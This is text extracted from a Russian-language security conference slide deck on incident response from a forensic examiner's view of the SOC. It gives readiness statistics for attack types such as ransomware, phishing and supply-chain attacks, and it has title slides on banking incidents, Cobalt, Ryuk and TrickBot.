



**ПРАКТИКА МЕЖДУНАРОДНЫХ РЕАГИРОВАНИЙ НА  
ИНЦИДЕНТЫ ИБ  
ВЗГЛЯД КРИМИНАЛИСТА НА SOC**



ARE YOU READY?


# СТАТИСТИКА ГОТОВНОСТИ К РЕАГИРОВАНИЮ НА ИНЦИДЕНТЫ ИБ

State sponsored malware	40%
Watering hole	64%
Attack from 3rd party infrastructure	63%
Supply chain attacks	63%
Client-bank Attack	65%
Attack on payment processing systems	52%
Attack on ATMs	62%
Ransomware (encryption)	55%
Unauthorized access to servers	61%
Unauthorized access to DB	62%
Unauthorized access to web app or bypassing WAF	54%


Unauthorized access to networking hardware	47%
Inside (data leak)	59%
Inside (sabotage)	59%
Inside (Unauthorized access)	63%
Inside (Unauthorized cryptocurrency mining)	63%
Classical malware (Trojans)	68%
Spear phishing attack (link)	70%
Spear phishing attack (attachment)	58%
Cryptocurrency mining via malware	66%
Intrusion attack	57%
DDOS	49%

На основе проверок на готовность более 100 компаний из различных отраслей


# РЕАГИРОВАНИЕ НА ИНЦИДЕНТЫ В БАНКОВСКОЙ СФЕРЕ



Атакованных банков  
не было готово к  
реагированию на  
инцидент



Атакованных банков  
оказались  
не способны  
централизованно  
управлять своей сетью



Атакованных банков  
не имели достаточно  
глубины  
журналирования

# 10 YEAR CHALLENGE




2009



2019

# АТАКА ЧЕРЕЗ ПОСТАВЩИКА УСЛУГ


Январь -  
февраль  
2016



Please contact us:  
[openy0urm1nd@protonmail.ch](mailto:openy0urm1nd@protonmail.ch)


# COBALT

С ноября 2016



# RYUK И TRICKBOT

